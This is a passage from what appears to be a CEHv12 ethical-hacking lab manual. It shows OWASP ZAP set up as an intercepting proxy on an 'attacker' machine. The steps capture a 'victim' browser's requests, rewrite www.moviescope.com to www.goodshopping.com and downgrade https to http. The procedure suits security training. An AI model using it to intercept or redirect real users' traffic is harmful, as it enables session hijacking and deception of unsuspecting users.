


14. The **Break** tab is added to your **OWASP ZAP** window.

15. To configure ZAP as a proxy, click the **Options...** icon from the toolbar.




16. In the **Options** window, scroll-down in the left-pane and click **Local Proxies**. In the right pane, under the **Local Proxy** section, type **10.10.1.19** (the IP address of the **Windows Server 2019** machine) in the **Address** field and leave the **Port** value to the default, **8080**; click **OK**.




17. Click the **Set break on all requests and responses** icon on the main ZAP toolbar. This button sets and unsets a global breakpoint that will trap and display the next response or request from the victim's machine in the **Break** tab.

Note: The **Set break on all requests and responses** icon turns automatically from green to red.



18. Now, click **CEHv12 Windows 11** to switch back to the victim's machine (**Windows 11**) and launch the same browser in which you configured the proxy settings. In this task, we have configured the **Google Chrome** browser.
19. Place your mouse cursor in the address bar, type **www.moviescope.com** and press **Enter**.
20. A message appears, stating that **Your connection is not private**. Click the **Advanced** button.
21. On the next page, click **Proceed to www.moviescope.com (unsafe)** to open the website.



22. Now, click **CEHv12 Windows Server 2019** to switch back to the attacker machine (**Windows Server 2019**) and observe that **OWASP ZAP** has begun to capture the requests of the victim's machine.

23. In Steps **19-21**, we have visited **www.moviescope.com** in the victim's browser. Look in the **Break** tab and click the **Submit and step to next request or response** icon on the toolbar to capture the **www.moviescope.com** request.

OWASP ZAP - OWASP ZAP 2.11.1

File Edit View Analyse Report Tools Import Online Help

Standard Mode

Sites +

Quick Start Request Response Break +

Method: GET Header: Text Body: Text

GET http://www.moviescope.com/ HTTP/1.1
 Host: www.moviescope.com
 Connection: keep-alive
 Cache-Control: max-age=0
 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="100", "Google Chrome";v="100"
 sec-ch-ua-mobile: ?0
 sec-ch-ua-platform: "Windows"
 Upgrade-Insecure-Requests: 1
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.88 Safari/537.36
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
 Sec-Fetch-Site: none

History Search Alerts Output +

Filter: OFF Export

Id	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
----	--------	----------------	--------	-----	------	--------	-----	-----------------	---------------	------	------

Alerts 0 0 0 0 0 Primary Proxy: 10.10.1.19:8080 Current Scans 0 0 0 0 0 0 0 0 0 0

11:24 PM 4/12/2022

24. A **HTTP response** appears; click the **Submit and step to next request or response** icon again on the toolbar.

OWASP ZAP - OWASP ZAP 2.11.1

File Edit View Analyse Report Tools Import Online Help

Standard Mode

Sites +

Quick Start Request Response Break + Submit and step to next request or response

Header: Text Body: Text

HTTP/1.1 200 OK
 Cache-Control: private
 Content-Type: text/html; charset=utf-8
 Server: Microsoft-IIS/10.0
 X-AspNet-Version: 4.0.30319
 X-Powered-By: ASP.NET
 Date: Wed, 13 Apr 2022 06:25:15 GMT
 Content-Length: 4326

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
 <html xmlns="http://www.w3.org/1999/xhtml">
 <head>
 <meta charset="utf-8"/>
 <meta name="viewport" content="width=device-width, initial-scale=1, minimum-scale=1, maximum-scale=1"/>

History Search Alerts Output +

Filter: OFF Export

Id	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
----	--------	----------------	--------	-----	------	--------	-----	-----------------	---------------	------	------

Alerts 0 0 0 0 0 Primary Proxy: 10.10.1.19:8080 Current Scans 0 0 0 0 0 0 0 0 0 0

11:25 PM 4/12/2022

25. Now, in the **Break** tab, modify **www.moviescope.com** to **www.goodshopping.com** in all the captured GET requests.



Note: If you find any URL starting with **https**, modify it to **http**.

26. Once you have modified the GET requests, click the **Submit and step to next request or response** icon on the toolbar to forward the traffic to the victim's machine.

OWASP ZAP - OWASP ZAP 2.11.1

File Edit View Analyse Report Tools Import Online Help

Standard Mode

Sites + Quick Start → Request ← Response × Break +

Method: GET Header: Text Body: Text

GET <http://www.goodshopping.com/css/common.css> HTTP/1.1

Host: www.goodshopping.com

Connection: keep-alive

sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="100", "Google Chrome";v="100"

sec-ch-ua-mobile: ?0

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.88 Safari/537.36

sec-ch-ua-platform: "Windows"

Accept: text/css,*/*;q=0.1

Sec-Fetch-Site: same-origin

Sec-Fetch-Mode: no-cors

Sec-Fetch-Dest: style

Referer: <http://www.goodshopping.com/>

Accept-Language: en-US,en;q=0.9

History Search Alerts Output +

Filter: OFF Export

Id	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
1	Pr...	4/12/22 11:25:14 PM	GET	http://www.moviescope.com/	200	OK	688...	4,326 bytes	High		Form, Password...

Alerts 1 3 3 0 Primary Proxy: 10.10.1.19:8080 Current Scans 0 0 0 0 0 0 0 0 0 0

11:26 PM 4/12/2022

27. In all the **HTTP Not Found** requests, click the **Submit and step to next request or response** icon on the toolbar to forward the traffic.

OWASP ZAP - OWASP ZAP 2.11.1

File Edit View Analyse Report Tools Import Online Help

Standard Mode

Sites + Quick Start Request Response Break +

Header: Text Body: Text

Contexts
Default Context

Sites
http://www.moviescope.com

HTTP/1.1 404 Not Found
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Wed, 13 Apr 2022 06:27:40 GMT
Content-Length: 4872

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title>IIS 10.0 Detailed Error - 404.0 - Not Found</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana,Arial,Helvetica,sans-serif;}
code{margin:0;color:#006600;font-size:1.1em;font-weight:bold;}
.config_source code{font-size:.8em;color:#000000;}
pre{margin:0;font-size:1.4em;word-wrap:break-word;}
ul,ol{margin:10px 0 10px 5px;}
ul.first,ol.first{margin-top:5px;}

```

History Search Alerts Output +

Filter: OFF Export

Id	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
1	Pr...	4/12/22 11:25:14 PM	GET	http://www.moviescope.com/	200	OK	688...	4,326 bytes	High		Form, Password...

Alerts 1 3 3 0 Primary Proxy: 10.10.1.19:8080 Current Scans 0 0 0 0 0 0 0 0 0 0

11:28 PM 4/12/2022

28. In a similar way, modify every **GET** request captured by **OWASP ZAP** until you see the **www.goodshopping.com** page in the victim's machine.

